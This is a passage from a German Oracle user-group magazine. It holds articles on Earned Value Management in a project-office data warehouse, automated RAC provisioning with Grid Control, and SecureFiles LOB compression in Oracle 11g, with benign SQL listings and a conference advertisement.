Web-Technologien sind nicht auf die Erstellung klassischer Client-Server-Web-Anwendungen beschränkt, sondern unterstützen auch Architekturvarianten mobiler Datenerfassung, die es erlauben, unterschiedliche Infrastrukturvorgaben, Arbeitsprozesse, Geräteklassen und Betriebssysteme zu bedienen. Oracle Database Lite bietet dazu den Rahmen mit ausgereiften Mechanismen für Daten-Synchronisation und Deployment. Die durch XHTML gegebene grafische und technische Gestaltungsfreiheit ermöglicht das Design komfortabler Anwendungen, die eine geringe Einarbeitungszeit garantieren. Damit eignen sich Web-Technologien hervorragend für die Entwicklung mobiler Informationssysteme.

Kontakt:

Kai Hennig
khennig@roland-tilgner.de

Earned Value Management – Konzeption im Projektmanagement Office Data Warehouse

Frank Dunkel, Lynx Consulting GmbH

Business Intelligence und Data Warehousing werden heute immer mehr zu Kernbestandteilen essentieller Prozesse im Unternehmen. Sie dienen der Bewertung von Informationen, der Entscheidungsfindung oder gar der Verbesserung und Optimierung von Prozessen.

Neben bekannten Kernprozessen wie Financial Management, Supply Chain oder CRM Management gibt es im Rahmen des Projektmanagements ebenfalls eine Reihe von Indikatoren und Kennzahlen, die insbesondere in komplexen Projekten zur Entscheidungsfindung beisteuern. Der Artikel gibt hier einen Gedankenansatz zur Modellierung eines Projektmanagement Office (PMO) Data Warehouse und stellt damit eine Möglichkeit und Grundlagen zu dessen Automatisierung vor.

Bei der integrierten Betrachtung der bekannten Projekt-Zielgrößen „Ergebnis“, „Zeit“ und „Kosten“ steht im Vordergrund, die Risiken eines Projekts hinsichtlich seines Erfolgs zu bewerten. Die Feststellung des Fertigstellungswertes (Earned Value) ist hier als weiteres Projektcontrolling-Instrument zu verstehen.

In kleineren Projekten wird häufig von der Unterstützung eines PMOs abgesehen, da beispielsweise die Wirtschaftlichkeit nicht immer gegeben ist und der Projektleiter die Aufgaben übernimmt. In größeren Projekten stellt die Unterstützung durch ein Projektbüro oftmals kein Hindernis dar. Dabei ist die Etablierung eines PMOs zur Unterstützung der Projekte keine kurzfristige Strategie, um Kosten zu reduzieren. Auf dem Weg zu einem PMO Data Warehouse zur Prozessautomation und zur prozesskostensensitiven Unterstützung der konzernweiten Projekte ist dies allerdings Grundvoraussetzung.

Untersuchungen am Markt zeigen, dass je länger ein PMO etabliert ist, desto bessere Ergebnisse in den jeweils

unterstützten Projekten erreicht werden. Schließlich ermöglicht dies eine Prozesskostensparnis, da das PMO neben den Standardauswertungen und Methoden nun auch im Rahmen des strategischen Projektmanagements zur Unterstützung des Portfolio-Managements genutzt werden kann. Aufgaben sind dabei unter anderem das permanente Monitoring und Reporting aktiver Projekte sowie die Vorbereitung des Reporting-Prozesses für das Top-Management im Rahmen strategischer Diskussionen und Entscheidungen.

Grundlagen

Die Basis für die Earned-Value-Konzeption im Data Warehouse sind im Wesentlichen die im Rahmen des Projektmanagements verwendeten Maßnahmen wie Projektstrukturplanung, Meilensteinplanung oder Arbeitspaketplanung. Eine regelmäßige Aufwandserfassung ist ebenfalls unerlässlich. Die Arbeitspakete stellen dabei gemäß DIN 69901 die niedrigste Ebene im Rahmen der Strukturplanung dar. Sie können nicht weiter aufgegliedert werden. Als Basis für die PMO-Data-Warehouse-Konzeption muss darüber nachgedacht werden, die Ergebnisse aus diesen Maßnahmen mittels entsprechender Prozesse in ein Data-Warehouse-Repository zu überführen. Im Wesentlichen handelt es sich dabei um folgende Bereiche:

- *Organisation*
Arbeitsorganisation mittels Struktur- und Arbeitspaketplanung

- *Budgetierung und Planwerte*
Arbeitsplan- und Kostenplanergebnisse
- *Datenerfassung*
Termingerechte Aufwandserfassung von Ist-Zeiten und Terminen
- *Analyse und Revision*
Permanente Auswertung und Vergleich der Ist- und Plandaten sowie Forecast der verschiedenen Indikatoren
- *Reporting*
Strategisches Reporting mittels verschiedener Sichten

Die Earned-Value-Analyse – nach DIN 69903 auch Fertigstellungswert – hat das Ziel, die Projektfortschrittsbewertung in die wesentlichen Komponenten „Ist-Kosten“, „Planwerte“ und „Fertigstellungswerte“ (Leistungs- oder Ergebniswert) zu zerlegen. Die Verfolgung ermöglicht strategisch gesehen auch Trendanalysen.

Vorgehen

Um ein PMO Data Warehouse konkret aufzubauen und mit Earned-Value-Informationen zu versorgen, sind folgende wesentliche Schritte erforderlich:

- Ermittlung der Work Break Down Structure (WBS)
 - Die Aufgabenstellung des Projekts wird hierzu vollständig in Arbeitspakete gegliedert und in der Projektstrukturplanung widergespiegelt
 - Die Arbeitspaketbeschreibung enthält dabei die für das Data

Warehouse wichtigen Informationen: Titel, Projekt- beziehungsweise Teilprojektphase, PSP-Nummer, Datums- und Versionierungsangaben, Verantwortlichkeiten, Start- und End-Termine, geschätzte Aufwände und Dauern, Ergebnisse und detaillierte Aktivitäten

- **Kostenkalkulation**
 - Die Kostenkalkulation dient der Gesamtkostenermittlung für das Projekt und wird auf Basis der WBS ermittelt. Die Netzplantechnik unterstützt dabei, um die Arbeitspakete in ihre wesentliche Abfolge zu bringen und um die Termine, Dauern und Kritische-Pfad-Berechnung durchzuführen
 - Die Berücksichtigung der Rahmenbedingungen in der Kosten- und Ressourcenkalkulation ist hierbei ebenfalls erforderlich
- **Fortschrittsverfolgung und Erfassung der Daten**
 - Die ursprünglichen Basisdaten aus dem Kostenbasisplan dienen in der fortwährenden Analyse des Projekts als Referenz, um den Fertigstellungswert zu berechnen. Dieser bestimmt sich durch die Angaben aus der Zeit und der Kostenerfassung.

Earned-Value-Analyse - Kennzahlensystem

Im Rahmen der Berechnung des Fertigstellungswertes ergeben sich Kennzahlen aus folgenden Bereichen:

- **Werte aus der Detailplanung**
 - Die Plangesamtkosten (PGK) oder „Budget at Completion“ (BAC) sind der Endpunkt der Kostensummenlinie und stellen damit die geplanten gesamten Kosten bei Fertigstellung des Projekts dar
 - Die Plankosten (PK) zum Stichtag – auch „Budget Cost Work Performed“ (BCWS) – stellen einen Punkt auf der Kostensummenlinie zu jeweils aktuellen Stichtag dar beziehungsweise entsprechen dem geplanten Fertigstellungswert
- **Aktuell ermittelte Werte**
 - Hierzu zählen die aktuellen Ist-Kosten (AIK) beziehungsweise

die „Actual Cost of Work Performed“ (ACWP). Sie klären die Frage, welche Kosten auf das Projekt gebucht wurden und welche bis zum Stichtag angefallen sind

- Aktueller Fertigstellungswert in Prozent (FGR%) – „Percent Complete“ – ergibt sich aus der Rückmeldung bei der Datenerfassung
- **Aktuell berechnete Werte**
 - Aktueller Fertigstellungswert beziehungsweise „Earned Value“ (AFW) entspricht $PGK * FGR\%$. Die Multiplikation von aktuellem Fertigstellungsgrad in Prozent mit den geplanten Gesamtkosten des Projekts wird auch „Budget Cost of Work Performed“ (BCWP) genannt
- **Berechnete Kennzahlen**
 - Die Zeitplan-Kennziffer (ZK%) oder auch „Schedule Performance Index“ (SPI) genannt. Ist dieser größer als 100, dann ist das Projekt schneller als ursprünglich geplant. Der Wert ergibt sich aus: $ZK\% = (AFW / PK) * 100$
 - Der Wirtschaftlichkeitsfaktor (EF%) oder auch „Cost Performance Index“ (CPI) besagt, dass bei einem Wert von größer als 100 das Projekt wirtschaftlicher und somit effizienter arbeitet als geplant. Die Berechnung ergibt sich aus folgender Formel: $EF\% = AFW / AIK$
 - Die Kostenplan-Kennziffer (KK%) ergibt sich aus der Formel $(AIK / PK) * 100$.
- **Plan Ist-Abweichungen**
 - Die Kostenabweichung (KA) oder „Cost Variance“ (CV) ergibt sich aus der Formel $KA = AFW - AIK$
 - Die zeitliche Planabweichung (PA) beziehungsweise „Schedule Variance“ (SV) ergibt sich aus der Formel: $PA = AFW - PK$
- **Prognosewerte für Trendanalysen**
 - Für die Trendanalysen lassen sich aus den oben genannten Werten die geschätzten Sollgesamtkosten bei Fertigstellung nach linearer und additiver Methodik ermitteln, auch „Estimate at Completion“ genannt
 - Ebenfalls von Interesse ist die Prognose für die erwartete Gesamt-

kostenabweichung bei Fertigstellung

Oracle-Applikationen für den Aufbau

Zum Aufbau eines PMO Data Warehouses eignen sich für den Bereich der Projektstrukturplanung die Produkte Primavera SureTrak oder der Primavera P3 Project Planner. Für Unternehmen, die lediglich kleinere oder mittlere Projekte planen und realisieren oder gar Lizenzen anderer Hersteller im Portfolio haben, schadet es in der Gesamtkonzeption zweifelsfrei nicht, die hier vorhandenen Potenziale weiterhin zu belassen. Es muss dann jedoch ein Übertrag der Ergebnisse in das Data Warehouse sichergestellt sein.

Der Oracle Warehouse Builder kann bei der Entwicklung des Daten-Repositorys unterstützen, um dieses mittels der BI Applications dann in optisch aufgewerteter Form dem Top-Management zu präsentieren. Die Eignung der jeweiligen Applikationen kann im Rahmen der strategischen Planung einzeln erfolgen.

Fazit

Im Hinblick auf die Ermittlung des Earned Value handelt es sich um ein Controlling-Instrument. Trend und Prognosewerte im Sinne der eben dargestellten Kennziffern haben ab einem Fertigstellungsgrad von 25 bis 30 Prozent einen sehr hohen Stabilitätsindex.

Letztendlich gibt die Earned-Value-Analyse eine Aussage über den Zustand eines Projekts in strukturierter Form. Sie bietet allerdings keine Informationen darüber, warum beispielsweise Termine oder ähnliches verschoben werden. Die Überführung des Systems in ein PMO Data Warehouse setzt einen längerfristigen strategischen Ansatz voraus und kann somit im Rahmen der PMO-Arbeit wiederkehrende Tätigkeiten effizient unterstützen.

Kontakt:

Frank Dunkel
frank.dunkel@lynx.de

RAC Provisioning Procedures – ein Erfahrungsbericht

Christian Schumacher und Nadjibullah Rajab, OPITZ CONSULTING GmbH

Mit Einführung von Grid Control hat Oracle ein mächtiges Werkzeug für unterschiedliche Aufgaben in Unternehmen geschaffen. Es wird heute in sehr vielen Firmen als Standard-Administrations- sowie als Systemmanagement-Tool eingesetzt und ist als Hilfsmittel schon nahezu unumgänglich geworden.

Ein entscheidender Vorteil von Grid Control besteht darin, dass für dieses Werkzeug regelmäßig zahlreiche neue Funktionen entwickelt werden und es sich daher optimal an sich ändernde Anforderungen anpassen lässt. Diese neuen Funktionen werden teilweise in sogenannten „Packs“ implementiert (beispielsweise Datamasking Pack, Provisioning Pack etc.). Der Artikel zeigt die Möglichkeit einer automatisierten Installation des Real Application Clusters (RAC) mittels Provisioning Pack von Grid Control.

Kostensenkung und Effizienzsteigerung sind wichtige Business-Ziele für den Unternehmenserfolg. Aus diesem Grund wollten die Autoren herausfinden, inwieweit das Grid-Control-Provisioning-Pack das Erreichen dieser Ziele unterstützt. Dabei haben sie sich auf die Darstellung der Tests zum RAC-Provisioning beschränkt. Mithilfe des Provisioning-Packs kann man auch viele andere Aufgaben (Patch-Installation, Bare Metal OS Provisioning etc., siehe [1]) automatisieren, die Darstellung weiterer Tests hätte allerdings den Rahmen des Artikels gesprengt. Übrigens: Das „Oracle Provisioning and Patch Automation Pack“ wird automatisch bei der Installation des EM Grid Control mit installiert, muss aber vor der Nutzung lizenziert werden.

Zum Testen kam Enterprise Manager Grid Control in der Version 10.2.0.5, nachfolgend „GC“ genannt, zum Einsatz. Die Installationsvoraussetzungen für den RAC hinsichtlich Hardware, Netzwerkkonfiguration, installierter Pakete etc. sind bei einer automatisierten Installation natürlich genauso zu erfüllen wie beim manuellen Vorge-

hen. Die Tests wurden mit virtuellen Maschinen und installiertem RHEL 5.3 durchgeführt.

Für eine erfolgreiche Implementierung des Vorhabens waren noch einige Vorarbeiten und Konfigurationen in Grid Control notwendig. Dazu gehörte unter anderem die Erstellung der sogenannten „Software Library“ und „Gold Images“. Grundsätzlich sind folgenden Deployment-Methoden möglich:

- *Existierende Installation*

Hier wird bei jedem Deployment ein Image einer bereits bestehenden RAC-Installation erstellt, um dieses dann auf die neuen Maschinen zu verteilen

- *Software Library*

Hier wird ein Image einer bestehenden RAC-Installation einmalig erstellt und in der Software Library des GC abgelegt. Darauf kann man dann bei jeder Deployment-Prozedur zurückgreifen

Aufgrund der Zeitersparnis raten die Autoren zur Nutzung der Software Library.

Erstellung von „Gold Images“ in der Software Image Library

Für das Erstellen der „Gold Images“ wurde zuvor eine manuelle RAC-Installation durchgeführt. Sie enthielt die Clusterware, ASM sowie ein Database-Home, alle in der Version 11.1.0.7. Gemäß Best Practices der Autoren wurde die Clusterware außerhalb des Oracle-Base-Verzeichnisses installiert und der Listener aus dem ASM-Home heraus gestartet. Die Namen der Instanzen

sind bei der Installation übrigens unerheblich, da diese Informationen nicht in die Images übernommen werden.

Die gespeicherten Images erreicht man im GC über die Registerkarte „Deployments“ und dort unter „Provisioning“. Mit einem Klick auf „Create Component“ lassen sich leicht neue Images erstellen. Dabei sind nur wenige Angaben erforderlich, etwa der Typ des gewünschten Images. Hier sind „Oracle Clusterware Clone“ beziehungsweise „Oracle Database Software Clone“ relevant.

Nach Auswahl des Quellsystems und wenigen weiteren Schritten kann man aus einer vorhandenen RAC-Installation ein „Gold Image“ erstellen, das nun jederzeit im Zugriff ist. Diese Schritte sind für die Clusterware, das ASM und das DB-Home jeweils getrennt durchzuführen.

Deployment eines Zwei-Knoten-RACs

Bevor die eigentliche Deployment-Prozedur beginnen kann, muss der GC-Agent auf den Zielsystemen installiert sein (siehe [2]). Die Autoren empfehlen, in jedem Fall die aktuellste Version im „Unsecured-Modus“ zu verwenden. Derzeit wäre das Version 10.2.0.5.

Oracle liefert eine eigene RAC-Deployment-Prozedur out-of-the-Box mit „Oracle Clusterware/RAC Provisioning for UNIX“. Diese Prozedur findet sich im „Deployment Procedure Manager“ (zu erreichen unter „Deployment“/„RAC Provisioning Procedures“) und sie lässt sich sehr gut an die eigenen Bedürfnisse und Anforderungen anpassen. Die Änderungen sollten allerdings nicht direkt in der Original-Prozedur vorgenommen werden. Es empfiehlt

sich, stattdessen eine Kopie zu erstellen (create like) und diese dann an die eigenen Bedürfnisse anzupassen.

In diesem Zusammenhang wurde beispielsweise das Error-Handling einiger Schritte der Prozedur auf „Continue on Error“ gestellt, da die Cluster Verification Utility (cluvfy) Probleme bei der Erkennung der Shared Disks hatte, die eigentlich in Ordnung waren. Aber auch weitergehende Eingriffe bis hin zur Ausführung eigener Skripte etc. sind möglich.

Die eigentliche Deployment-Prozedur wird über den „Deployment Procedure Manager“ gestartet. Hier wird die entsprechende Prozedur ausgewählt und durch einen Klick auf „Schedule Deployment“ gelangt man in die Deployment-Prozedur, um die erforderlichen Einstellungen vorzunehmen. Anschließend wird der Punkt „Select from Software Library“ ausgewählt, um für das Deployment die zuvor erstellten Gold Images zu benutzen.

Nach Auswahl der entsprechenden Komponenten für Clusterware, RAC und ASM werden im nächsten Schritt die Zielsysteme selektiert. Dabei sollte man unbedingt darauf achten, dass die richtigen Namen und Adressen für die Interfaces angezeigt werden. Gegebenenfalls sind diese Angaben zu korrigieren, bevor man im nächsten Schritt die Target Host Credentials eingibt. Hiernach folgt die Eingabe der Installationspfade, Cluster- und Datenbank-Namen sowie der Kennwörter.

Im folgenden Schritt wird die Shared Storage Configuration abgefragt. Hier müssen die Shared Disks für die OCR sowie Voting-Files angegeben werden.

Die ASM-Konfiguration wird automatisch ausgefüllt, wenn man beim vorherigen Step den korrekten ASM Disk String eingegeben hat (ASMLIB):

Im letzten Schritt kann man das Interface Bonding konfigurieren, bevor das Deployment, nach Anzeige einer Zusammenfassung, gestartet wird. Nach Beendigung der Deployment-Prozedur ist auf den Zielsystemen ein funktionsfähiges RAC entstanden, das den voreingestellten Parametern entspricht. Sämtliche Cluster-Ressourcen laufen und die Cluster Targets sind bereits im Grid Control registriert.

Vergleich verschiedener Deployments

Um die Dauer der Installationen vergleichen zu können, wurden unterschiedliche Deployments durchgeführt. Tabelle 1 zeigt die Kurzbeschreibung zum jeweiligen Umfang des Deployments sowie die Dauer der Installation in Minuten. Da die Zeiten für unsere Testumgebung (OVM) gelten, lassen sie nur einen groben Vergleich zu. Ermittelt wurde zudem die Anzahl der Knoten, auf der die Deployment-Prozedur bei einer Installation parallel arbeitet.

Mehr Effizienz durch automatisierte Prozedur

Die eingangs gestellte Frage, ob das Provisioning Pack bei der Erreichung von Zielen wie Kostenreduzierung und Effizienzsteigerung helfen kann, lässt sich nach den Test-Erfahrungen ganz klar mit „Ja“ beantworten. Das eigentliche „doing“ für die Installation eines

RACs reduziert sich auf ein Minimum beziehungsweise auf wenige Klicks im GC, sodass sich der DBA während der Installation entspannt anderen Aufgaben zuwenden kann.

Ein erheblicher Vorteil automatisierter Installationen ist die Vereinheitlichung durch den identischen Verlauf aller Installationen. Für die Administration des Clusters bedeutet der so erzielte „Wiedererkennungswert“ eine deutliche Erleichterung. Dennoch kann die Deployment-Prozedur weiterhin an die jeweiligen Bedürfnisse angepasst werden und es bleibt viel Spielraum, um individuelle Anforderungen zu erfüllen.

Fazit

Die Aussicht, die Installationen automatisiert und standardisiert per Knopfdruck durchzuführen, ist sicherlich sehr verlockend. Aufgrund des erheblichen Aufwands für die Vorbereitung und Konfiguration von Grid Control (etwa die Installation diverser Patches) und der entsprechenden Deployment-Prozeduren empfiehlt sich diese Methode allerdings eher für große Unternehmen beziehungsweise für Umgebungen, in denen solche Installationen sehr häufig durchgeführt werden müssen. Auch die zusätzlichen Kosten für die Lizenzierung des Provisioning Packs sollte man bei der Entscheidung für eine automatisierte Vorgehensweise berücksichtigen.

Weitere Informationen

- [1] Oracle Data Sheet „Provisioning and Patch Automation Pack“: http://www.oracle.com/technology/products/oem/pdf/provpack_ds.pdf
- [2] Enterprise Manager Grid Control Installation and Configuration Guide: http://www.oracle.com/pls/db102/portal.portal_db?selected=21
- [3] Oracle Enterprise Manager 10g Software Lifecycle Automation: http://www.oracle.com/technology/products/oem/mgmt_solutions/provisioning.html

Kontakte:

Christian Schumacher
christian.schumacher@opitz-consulting.com
Nadjibullah Rajab
nadjibullah.rajab@opitz-consulting.com

Kurzbeschreibung	Installationsdauer
Installation auf zwei Knoten: Clusterware, ASM	ca. 56 Minuten
Installation auf zwei Knoten: Clusterware, ASM, DB-Home ohne Datenbank	ca. 77 Minuten
Installation auf zwei Knoten: Clusterware, ASM, DB-Home inkl. Erstellung einer Datenbank	ca. 95 Minuten
Installation auf einem Knoten: Clusterware, ASM, DB-Home inkl. Erstellung einer Datenbank	ca. 70 Minuten

Tabelle 1: Kurzbeschreibung zum jeweiligen Umfang des Deployments sowie die Dauer der Installation

LOB-Komprimierung mit der Datenbank 11g

Mathias Zarick, Trivadis GmbH

Mit der Datenbank-Version 11g ist es möglich, Large Objects (LOBs) komprimiert zu speichern. Das neue Feature aus der neuen, kostenpflichtigen „Advanced Compression“-Option spart Speicherplatz. Doch lohnt sich der Aufwand und was bedeutet das für die Application-Performance?

Oracle hat die Implementierung der Large Objects (LOBs) in der Datenbank grundlegend überarbeitet und verspricht mit dieser neuen Umsetzung verbesserte Performance und Verwaltung. Die neuen LOBs sind ein weiteres Beispiel für die effektive Nutzung der Architektur lokaler Tablespace mit Automatic Segment Space Management (ASSM). ASSM-Tablespaces sind daher auch eine Voraussetzung für das Anlegen dieser neuartigen LOBs, die Oracle „SecureFiles“ nennt.

Die Nutzung der Oracle SecureFiles ist transparent für Anwendungen und APIs, die darauf zugreifen. Jegliche LOB-Schnittstellen arbeiten wie auf den herkömmlichen LOBs, die es natürlich auch noch gibt und die jetzt „BasicFiles“ heißen. Sowohl für BasicFiles als auch für SecureFiles werden die drei Datentypen „CLOB“, „NCLOB“ und „BLOB“ unterstützt.

Oracle SecureFiles kann man im Gegensatz zu BasicFiles komprimieren, deduplizieren oder verschlüsseln. Diese drei Technologien können orthogonal zueinander Anwendung finden, keines der Features schließt ein anderes aus. Die Verschlüsselung, von der wohl der Name „SecureFiles“ stammt, ermöglicht es, die LOBs basierend auf Transparent Data Encryption (TDE) zu verschlüsseln. SecureFiles bieten außerdem die zusätzliche Logging-Option „FILESYSTEM_LIKE_LOGGING“, um Redo-Informationen für Metadaten zu loggen, für Daten hingegen nicht.

Für die Verwendung von SecureFiles ohne Komprimierung, Deduplizierung oder Verschlüsselung ist keine weitere Lizenz nötig. SecureFiles sind sowohl in der Standard Edition als auch in der Enterprise Edition verfügbar. So-

bald jedoch eines der drei erwähnten Features verwendet wird, ist die Enterprise Edition mit einer dazugehörigen Option erforderlich. Für Komprimierung und Deduplizierung ist das die „Advanced Compression“-Option und für die Verschlüsselung die „Advanced Security“-Option. Bei einer kombinierten Anwendung sind entsprechend beide Optionen notwendig.

Bezüglich Lesekonsistenz gibt es eine Neuerung im Vergleich zu BasicFiles. Der PCTVersion-Parameter, mit dem es möglich war, eine Prozentzahl des Platzes des LOB-Segments für alte LOB-Versionen anzugeben, ist für SecureFiles nicht mehr gültig. Wer ein LOB als SecureFile mit dem PCTVersion-Parameter anlegen will, bekommt den Fehler „ORA-22853: invalid LOB storage option specification“. Hier kommt nur noch der Retention-Parameter zum Einsatz. Bei diesem besseren Ansatz wird nicht ein Prozentsatz, sondern eine Zeitperiode definiert. Dieser Parameter wird mit den SecureFiles noch erweitert. Man kann neben dem Default „AUTO“, der nur konsistentes Lesen sicherstellt, auch „MIN“ plus eine Zeitspanne in Sekunden angeben. Ein weiterer Wert für Retention ist „MAX“. Alte LOB-Versionen werden dann bis zu einer anzugebenen „MAXSIZE“ (Größe des Segments) gespeichert. Sind alle aktuellen Versionen der LOBs jedoch größer als diese MAXSIZE, wird keine alte Version mehr im Segment gespeichert. Ebenso kann man mit der Einstellung „NONE“ für Retention keine alten Fassungen erreichen.

Beim Caching gibt es nichts Neues. Default ist nach wie vor „NOCACHE“. Damit wird im Normalfall auf ein LOB immer über „direct physical reads“ be-

ziehungsweise „writes“ zugegriffen, und es wird nichts im Puffer-Speicher abgelegt. „CACHE READS“ ist eine Option, die es erlaubt, die Blöcke des LOBs nur für das Lesen zu cachen, und „CACHE“ speichert die Blöcke letztendlich zum Lesen und Schreiben.

Es gibt leider keine einfachen Methoden, um Daten von BasicFiles zu SecureFiles zu migrieren. Die Daten müssen wirklich bewegt werden. Möglichkeiten zur Migration sind „Create table ... as select ...“, „insert into ... select ...“, „alter table ... move lob“, „export und import“, Data Pump oder Online-Table-Redefinition mittels DBMS_REDEFINITION. Letztgenannte ist die einzige Methode, Online-Migrationen durchzuführen, ohne zugreifende Applikationen zu behindern.

Syntax und init.ora-Parameter

Listing 1 zeigt schematisch die Syntax für die Anlage eines SecureFiles. Die vollständige Beschreibung steht in der Oracle-Dokumentation.

```
CREATE TABLE <TABELLE>
( <SPALTEN>,
  <LOBSPALTE> BLOB,
  ...
)
<STORAGE KLAUSEL FUER TABELLEN-
SEGMENT>
LOB (<LOBSPALTE>) STORE AS SE-
CUREFILE <LOBSEGMENTNAME> (
  TABLESPACE <TABLESPACE-
NAME>
  DISABLE STORAGE IN ROW
  <STORAGE KLAUSEL FUER LOBSEG-
MENT>
)
;
```

Listing 1



Das Treffen der Oracle-Community

16. – 18. November 2010 in Nürnberg: **DOAG 2010** Konferenz + Ausstellung



THALES



WOLF CONSULT
IT-PROJEKTLEITER



HMK
www.hmk.de



Herrmann & Lenz
Forschung & Entwicklung



FUJITSU



trivadis
Unternehmensberatung



retarus
managing services

ALTRAN
ONE



People at work
Systems



IMPERVA

ORDIX AG



OPTIZ CONSULTING

Mehr als 300 Fachvorträge • Keynotes bekannter Manager • Ausstellung • Networking

www.doag2010.org

Name	Bedeutung	Default-Wert
DB_SECUREFILE	„NEVER“ bedeutet, dass SecureFiles mit Fehler verweigert werden. Mit „PERMITTED“ können SecureFiles angelegt werden, es muss aber auch so spezifiziert sein. Bei „ALWAYS“ werden SecureFiles wenn möglich immer angelegt. „IGNORE“ ignoriert SecureFiles immer und legt BasicFiles an.	PERMITTED
_KDLXP_LOB-COMPRESS	Bei „TRUE“ wird ein SecureFile immer komprimiert (medium Kompression), unabhängig von der Spezifikation.	FALSE
_KDLXP_LOB-DEDUPLICATE	Bei „TRUE“ wird ein SecureFile immer dedupliziert, unabhängig von der Spezifikation angelegt.	FALSE

Abbildung 1: Parameter zum Ändern auf der Session-Ebene

Sollte man keinen Zugriff auf die SQL-Anweisungen haben, welche die Tabellen erstellen, und die Speicherungs-methode nicht nachträglich mühsam ändern wollen, dann sind Parameter interessant, die man auch auf Session-Ebene ändern kann (siehe Abbildung 1).

LOB-Komprimierung

Die LOB-Komprimierung ermöglicht es, SecureFiles binär zu komprimieren. Dies reduziert Speicherplatz abhängig von der Komprimierbarkeit. Es ist als ein „Trade Off“ zwischen Storage-Reduzierung und CPU-Nutzung zu verstehen, denn das Komprimieren und Dekomprimieren verlangt natürlich etwas mehr CPU-Ressourcen. Die Komprimierung kann in zwei verschiedenen Stufen eingeschaltet werden: „MEDIUM“ und „HIGH“. Dies steuert letztendlich die Aggressivität des Komprimierungs-Algorithmus, der auf ZLIB basiert. Die Komprimierung erfolgt transparent für die Zugriffsschicht, bestehende Applikationen brauchen nicht darauf angepasst zu sein. LOB-Komprimierung lässt sich pro Segment, also pro Tabelle, Partition oder Subpartition einstellen. Ohne diese neue LOB-Komprimierung stand bisher lediglich eine manuelle Komprimierung auf Applikationsschicht oder in der Datenbank, zum Beispiel durch das in 10g eingeführte Package „UTL_COMPRESS“, zur Verfügung.

Im nachfolgenden Beispiel werden ein großes Textfile sowie ein Zip-Ar-

chiv betrachtet, das dieses File enthält (siehe Listing 2).

```
# ls -al
-rw-r--r-- 1 oracle dba
105000720 Jul 14 11:57 large_
txt_file.txt
-rw-r--r-- 1 oracle dba
27063480 Jul 15 16:15 large_
txt_file.zip
```

Listing 2

Die Textdatei ist ca. 100 MB groß. Das mit Standard-Zip gepackte Archiv ist ca. 26 MB groß. 74 Prozent des Stages werden damit also eingespart. Jetzt betrachten wir, ob das mit der Oracle Datenbank auch möglich ist. Dafür legen wir vier Tabellen an. Das LOB-Feld in der Tabelle ist jedes Mal anders gespeichert. Einmal als BasicFile, ein anderemal als Standard SecureFile, dann als medium komprimiertes SecureFile und zuletzt noch als hochkomprimiertes SecureFile. In diese LOBs laden wir dann die Textdatei und vergleichen die Größen (siehe Listing 3). Die längeren Laufzeiten der Inserts erklären sich durch den zusätzlichen Aufwand der Komprimierung.

```
SQL> create table lobtest_bf
2 (
3 id number not null,
4 data blob
5 )
6 lob (data) store as
basicfile datablob_bf (disable
storage in row)
```

```
7 ;
Table created.

Elapsed: 00:00:00.06
SQL> create table lobtest_sf
2 (
3 id number not null,
4 data blob
5 )
6 lob (data) store as se-
curefile datablob_sf (disable
storage in row)
7 ;
Table created.

Elapsed: 00:00:00.04
SQL> create table lobtest_comp_
med
2 (
3 id number not null,
4 data blob
5 )
6 lob (data) store as
securefile datablob_comp_med
(disable storage in row com-
press medium)
7 ;
Table created.

Elapsed: 00:00:00.03
SQL> create table lobtest_comp_
high
2 (
3 id number not null,
4 data blob
5 )
6 lob (data) store as se-
curefile datablob_comp_high
(disable storage in row com-
press high)
7 ;
Table created.

Elapsed: 00:00:00.04
SQL> insert into lobtest_bf
(id,data) values
2 (1,empty_blob());

1 row created.

Elapsed: 00:00:00.00

SQL> declare
2 dest_loc blob;
3 src_loc bfile;
4 amount integer;
5 begin
6 src_loc:=
7 bfilename(<DIR>,>large_
txt_file.txt);
8 select data into dest_
loc
```

```

9      from lobtest_bf for
update;
10     amount := dbms_lob.
getlength(src_loc);
11     dbms_lob.open(src_loc,
12                   dbms_lob.
lob_readonly);
13     dbms_lob.open(dest_loc,
14                   dbms_lob.
lob_readwrite);
15     dbms_lob.
loadfromfile(dest_loc,
16             src_loc, amount);
17     dbms_lob.close(dest_
loc);
18     dbms_lob.close(src_
loc);
19 end;
20 /

```

PL/SQL procedure successfully completed.

Elapsed: 00:00:05.88

```

SQL> insert into lobtest_sf
2  select * from lobtest_bf;

1 row created.

```

Elapsed: 00:00:03.26

```

SQL> insert into lobtest_comp_
med
2  select * from lobtest_bf;

1 row created.

```

Elapsed: 00:00:06.54

```

SQL> insert into lobtest_comp_
high
2  select * from lobtest_bf;

1 row created.

```

Elapsed: 00:00:21.13

SQL> commit;

Commit complete.

Elapsed: 00:00:00.02

```

SQL> select segment_name,bytes
from user_segments
2  where segment_type = <LOB-
SEGMENT>;

```

SEGMENT_NAME	BYTES

DATABLOB_BF	109051904
DATABLOB_SF	189005824
DATABLOB_COMP_MED	36962304
DATABLOB_COMP_HIG	31719424

Elapsed: 00:00:00.13

Listing 3

Der eigentliche Platzbedarf in den Segmenten ist noch geringer, da in der obigen Query auch leere, vorreservierte Blöcke in den Extents mitgerechnet wurden. Der genaue Platzbedarf lässt sich mit dem „DBMS_SPACE“-Package ermitteln, das dafür in 11g einen neuen Aufruf der Prozedur „SPACE_USAGE“ bekommen hat.

DBMS_SPACE zeigt, dass der eigentliche Platzbedarf des hochkomprimierten SecureFiles auch bei ca. 26 MB liegt und damit auch an die Rate von zip herankommt. Man kann also durchaus gute Platzersparnisse erzielen. Wie gut sich Daten jedoch überhaupt komprimieren lassen, hängt natürlich so wie bei jeder Binärkomprimierung von ihrem Typ ab.

Performance-Einflüsse der LOB-Komprimierung

Nachfolgend werden Fragen wie „Welchen Performance Overhead kostet die Komprimierung?“ und „Wie sollten die LOBs für beste Performance konfiguriert werden?“ betrachtet. Dazu wurden LOBs in verschiedenen Szenarien erstellt und diese dabei gelesen und geschrieben. Die LOBs wurden mit unterschiedlichen Einstellungen in Bezug auf die Art der Komprimierung, des Caching und der Blocksize des zugrunde liegenden Tablespaces angelegt. Listing 4 zeigt ein Beispiel anhand einer kleinen „Tuning Session“; Ausgangspunkt ist eine Tabelle „documents“ mit einem BLOB.

```

SQL> desc documents
Name          Null?         Type
-----
ID            NOT NULL     NUMBER
VERSION       NOT NULL     NUMBER
NAME          NOT NULL     VARCHAR2(255)
MIME_TYPE     VARCHAR2(30)
BYTES         NUMBER
MODIFIED      DATE
DATA          BLOB

```

Listing 4

```

SQL> select * from documents;

ID     VERSION NAME                MIME_TYPE     BYTES MODIFIED
-----
1      1 large_txt_file.txt  text/plain    105000720 08-SEP-09

```

Listing 5

